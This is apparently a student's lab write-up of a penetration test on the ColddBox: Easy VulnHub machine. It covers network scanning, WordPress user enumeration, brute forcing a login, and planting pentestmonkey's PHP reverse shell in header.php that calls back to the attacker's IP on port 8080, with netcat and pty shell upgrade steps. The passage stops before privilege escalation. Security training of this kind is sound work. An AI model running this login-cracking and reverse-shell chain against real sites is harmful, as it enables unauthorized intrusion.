

MINOR PROJECT(PENTESTING ON COLDBOX)

Hello, I'm Himanshu kumar jha and I am BTECH(2nd year) Computer Science and Engineering Student. Today I represent my minor project(pentesting on coldbox).

METHODOLOGY:

- Download VirtualBox and install Kali in virtualbox
- Download COLDDBOX:Easy [Vulnhub]
- Import COLDBOX in VirtualBox
- Network Scanning
- Enumeration/Reconnaissance
- Uploading a Reverse Shell
- Privilege Escalations

DOWNLOAD VIRTUALBOX AND INSTALL KALI LINUX

<https://www.virtualbox.org/>

<https://www.kali.org/get-kali/-kali-installer-images>

Download virtualbox and kali iso file from the above link and install kali in virtualbox

DOWNLOAD COLDDDBOX:EASY [VULNHUUB]

[HTTPS://DOWNLOAD.VULNHUB.COM/COLDDDBOX/COLDDDBOXEASY_EN.OVA](https://download.vulnhub.com/coldddbox/coldddboxeasy_en.ova)

Download coldbox from above link and import in virtual box

NETWORK SCANNING

First of all, I have to find the IP address of the target machine. So I used **netdiscover** command to find it

```
root@kali: /home/star
Currently scanning: Finished! | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180
-----
IP                At MAC Address    Count  Len  MAC Vendor / Hostname
-----
192.168.51.26     c6:61:a8:ef:3f:c4    1      60   Unknown vendor
192.168.51.94     0c:9a:3c:55:e7:40    1      60   Intel Corporate
192.168.51.130    08:00:27:34:47:d8    1      60   PCS Systemtechnik GmbH
```

But there are many IP. Then I perform **whatweb** command to identify the target IP.

```
192.168.51.26     c6:61:a8:ef:3f:c4    1      60   Unknown vendor
192.168.51.94     0c:9a:3c:55:e7:40    1      60   Intel Corporate
192.168.51.130    08:00:27:34:47:d8    1      60   PCS Systemtechnik GmbH

root@kali: /home/star
# whatweb 192.168.51.130
http://192.168.51.130 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[192.168.51.130], JQuery[1.11.1], MetaGenerator[WordPress 4.1.31], PoweredBy[WordPress,WordPress,], Script[text/javascript], Title[Coldddb | One more machine], WordPress[4.1.31], x-pingback[/xmlrpc.php]

(root@kali)-[/home/star]
#
```

After this, I Identified my target machine's IP.

ENUMERATION/ RECONNAISSANCE

I performed a **nmap** scan for the target IP to find out the open **ports** and versions run on that ports.

```
(root@kali)~[/home/star]
# nmap -p- -A -v 192.168.51.130
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-24 15:05 IST
NSE: Loaded 155 scripts for scanning.
```

```
root@kali: /home/star

NSE: Script scanning 192.168.51.130.
Initiating NSE at 15:07
Completed NSE at 15:07, 0.67s elapsed
Initiating NSE at 15:07
Completed NSE at 15:07, 0.04s elapsed
Initiating NSE at 15:07
Completed NSE at 15:07, 0.00s elapsed
Nmap scan report for 192.168.51.130
Host is up (0.00074s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: ColddBox | One more machine
|_ http-generator: WordPress 4.1.31
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.18 (Ubuntu)
4512/tcp  open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol
2.0)
|_ ssh-hostkey:
|   2048 4ebf98c09bc536808c96e8969565973b (RSA)
|   256 8817f1a844f7f8062fd34f733298c7c5 (ECDSA)
|_  256 f2fc6c750820b1b2512d94d694d7514f (ED25519)
```

From this **nmap** scan, I found there are two open ports.

- Port:80/tcp|Service:http|Version:Apache httpd 2.4.18
- Port:4512/tcp|Service:ssh|Version:Openssh 7.2p2

From this point I identified port 80 is opened then it works with browser. And I enter the target IP into the browser.

The bottom of this has a login link.

Now I click that and browser to that link. Then I can identify this based on **Wordpress**. But I find this before from **whatweb** command

So I now used wpscan tool to find out the usernames and passwords for them. First I enumerate the usernames.

```
root@kali: /home/star
root@kali ~ /home/star
$ wpscan --url 192.168.51.130 --enumerate u

WPScan
WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.51.130/ [192.168.51.130]
[+] Started: Sat Jun 24 15:17:41 2023

Interesting Finding(s):


[+] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
```

From this I found there several user names with this.

```
Terminal
root@kali: /home/star
[+] User(s) Identified:
[+] the cold in person
| Found By: Rss Generator (Passive Detection)
[+] c0ldd
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[+] hugo
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[+] philip
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

I choose the c0ldd username and I perform a command to find the password of it with **wpscan**. RUN command is



```
Wpscan --url 192.168.51.130 --username c0ldd --passwords  
/usr/home/wordlist.txt
```




```
root@kali: ~  
[+] Performing password attack on Wp Login against 1 user/s  
Trying c0ldd / 9876543210 Time: 00:00:00 <===> (10 / 10) 100.00% Time: 00:  
Trying c0ldd / 9876543210 Time: 00:00:00 <==  > (10 / 20) 50.00% ETA: ??:  
SUCCESS] - c0ldd / 9876543210  
  
[!] Valid Combinations Found:  
| Username: c0ldd, Password: 9876543210  
  
[!] No WpScan API Token given, as a result vulnerability data has not been ou  
t.  
[!] You can get a free API token with 25 daily requests by registering at http  
://wpscan.com/register  
  
[+] Finished: Sat Jun 24 15:47:37 2023  
[+] Requests Done: 182  
[+] Cached Requests: 5  
[+] Data Sent: 47.295 KB  
[+] Data Received: 277.394 KB  
[+] Memory used: 250.297 MB  
[+] Elapsed time: 00:00:46
```

From this I found that password and it is 9876543210

Now, I used this username and password to log into the Wordpress admin dashboard.




Can now I am in the admin dashboard.



UPLOADING A REVERSE SHELL


The next step is to get a reverse shell. For this, we can add a reverse shell by modifying the `header.php`. To do that you can follow these steps.



Select editor and open it.

See right side and select `header.php`.

I will be using the `php-reverse-shell` by the `pentestmonkey`. This is the Github repo for that.



After taking this reverse-shell I copied it to the header.php file in the WordPress dashboard

In this reverse-shell, we have to change our IP and Port. For it, I perform the ipconfig command to find my IP address.

WordPress 6.2.2 is available! Please update now.

it Themes

Twenty Fifteen: Header (header.php)

Select theme to edit: Twenty

```
?php
**
*https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php
*The template for displaying the header
*
* Displays all of the head element and everything up until the "site-content" div.
*
* @package WordPress
* @subpackage Twenty_Fifteen
* @since Twenty_Fifteen 1.0
*/
?><!DOCTYPE html>
<html <?php language_attributes(); ?> class="no-js">
<head>
    <meta charset="<?php bloginfo( 'charset' ); ?>">
    <meta name="viewport" content="width=device-width">
    <link rel="profile" href="http://gmpg.org/xfn/11">
    <link rel="pingback" href="<?php bloginfo( 'pingback_url' ); ?>">
    <!--[if lt IE 9]>
    <script src="<?php echo esc_url( get_template_directory_uri() ); ?>/js/html5.js"></script>
    <![endif]-->
    <script>(function(){document.documentElement.className='js'});</script>
    <?php wp_head(); ?>
</head>
```

192.168.51.130/wp-

root@kali: /home/star

[sudo] password for star:

(root@kali)-[/home/star]

ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>

inet 192.168.51.158 netmask 255.255.255.0

inet6 fe80::a00:27ff:fe50:ef30 prefixlen 64

ether 08:00:27:50:ef:30 txqueuelen 1000

RX packets 168215 bytes 42493501 (40.4 MB)

RX errors 0 dropped 0 overruns 0 frame


TX packets 154409 bytes 10630655 (10.1 MB)

TX errors 0 overruns 0 carrier

After taking that I changed the header.php file which holds on the revershe-shell.

IP='192.168.51.158'

PORT = 8080



```
Twenty Fifteen: Header (header.php)


// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail
// Some compile-time options are needed for daemonisation (like pcntl, posix).
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.51.158'; // CHANGE THIS
$port = 8080; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourselves if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// out of this process and avoid zombies. Worth a try
```


After change this I open my kali terminal and used the netcat tool to listen the port 8080



Now, I opened the python spawned shell.


You can use this command to it.

`Python3 -c 'import pty;pty.spawn("/bin/bash")'`



Now where we can see php files.the most important one is the wp-config.php file because it contains the username and password for

the database.



```
root@kali: /home/star

Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 202
0 x86_64 x86_64 x86_64 GNU/Linux
15:55:00 up 5:29, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@ColddBox-Easy:/$ cd/var/www/html
cd/var/www/html
bash: cd/var/www/html: No such file or directory
www-data@ColddBox-Easy:/$ cd /var/www/html
cd /var/www/html
www-data@ColddBox-Easy:/var/www/html$ /var/www/html$ ls
/var/www/html$ ls
bash: /var/www/html$: No such file or directory
